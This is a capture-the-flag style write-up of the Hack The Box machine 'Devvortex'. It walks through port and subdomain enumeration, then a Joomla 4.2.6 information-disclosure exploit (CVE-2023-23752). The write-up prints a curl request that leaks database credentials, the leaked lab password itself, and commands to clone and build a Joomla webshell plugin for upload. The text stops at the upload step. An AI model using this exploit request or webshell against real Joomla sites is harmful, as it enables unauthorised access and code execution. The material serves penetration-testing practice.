
Devvortex was an easy box that starts with an exposed website on port 80. After enumerating for subdomains the attacker comes across a hidden development subdomain that has an exposed admin console that is vulnerable to RCE. The RCE led to a shell as www-data which then led to a shell as a user, then to root through sudo misconfiguration.

With all these machines I typically start with a canned nmap scan covering all the bases and export it to a file in case I need it later


```
nmap -sC -sV -p- --min-rate 1000 10.129.110.247
```

```
┌──(root㉿kali)-[~/devvortex]
└─# nmap -sC -sV -p- --min-rate 1000 10.129.110.247 -oA nmap-out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 13:58 EST
Nmap scan report for 10.129.110.247
Host is up (0.049s latency).
Not shown: 65328 closed tcp ports (reset), 205 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.47 seconds
```

Ports 22 and 80 are the only open ports. There is a redirect to http://devvortex.htb so Ill go ahead and update my hosts file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.110.247 devvortex.htb

~
```

navigating to the page on port 80 displayed a landing page to some kind of website design company called devvortex.




I did some very extensive enumeration and came up with nothing interesting.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devvortex.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
/css                  (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
/js                   (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
Progress: 55902 / 1273834 (4.39%)
```

I decided to check for subdomains which is something I always forget to do. I checked using ffuf


```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" -u http://devvortex.htb
```

Wait for the junk, then eliminate it.

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" -u http://devvortex.htb -fs 154
```

```
main                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 76ms]
img1                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 77ms]
wordpress               [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 78ms]
images4                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 77ms]
project                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 85ms]
english                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 77ms]
e                       [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 77ms]
events                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 85ms]
redirect                [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 70ms]
go                      [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 70ms]
time                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 74ms]
bugs                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 67ms]
db2                     [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 77ms]
post                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 86ms]
sales                   [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 87ms]
xml                     [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 85ms]
www.old                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 52ms]
development             [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 52ms]
www6                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 53ms]
direct                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 56ms]
social                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 52ms]
[WARN] Caught keyboard interrupt (Ctrl-C)


┌──(root㉿kali)-[~/devvortex]
└─# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" -u http://devvortex.htb -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 99ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```


Fantastic, I added the new entry to my hosts file and began some recon.




I looked around the html pages and found nothing interesting. Mostly boilerplate. Started GoBuster to look for something interesting and discovered 'administrator'

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://dev.devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.devvortex.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/home                 (Status: 200) [Size: 23221]
/media                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/libraries            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
/administrator        (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]
Progress: 5828 / 1273834 (0.46%)[ERROR] Get "http://dev.devvortex.htb/1616": context deadline exceeded (Client.Timeout exceeded
while awaiting headers)
Progress: 5975 / 1273834 (0.47%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5983 / 1273834 (0.47%)
===============================================================
Finished
===============================================================
```


I immediately navigated to the administrator page and was greeted with a joomla! admin login page. I tried some basic default creds and didnt get anywhere.




I wanted to try and find the version to look for any low hanging fruit. According to google, joomla versions can be found here


`http://dev.devvortex.htb/administrator/manifests/files/joomla.xml`

I was happy to see that this was publicaly accessible. And I got the version 4.2.6




And according to google, 4.2.6 is associated with CVE-2023-23752. I found an almost tailored POC here. CVE-2023-23752 to Code Execution #1. The article mentions that I can expose database credentials by running this.


```
curl -v http://dev.devvortex .htb/api/index.php/v1/config/application?public=true
```




And sure enough, I was presented with creds.

```
"user" : "lewis"
"password":"P4ntherg0t1n5r3c0n##"
```


I went ahead and attempted to login as the user lewis and logged right in!




According to the article, we can either edit an existing template for RCE or upload our own. I tried modifying Cassiopeia but didn't have permissions, but I do have permissions to upload my own. so I will upload my own malicous one from here

```
git clone https://github.com/p0dalirius/Joomla-webshell-plugin.git
make
```

the malicious zip will be located in dist.
you can upload the file here

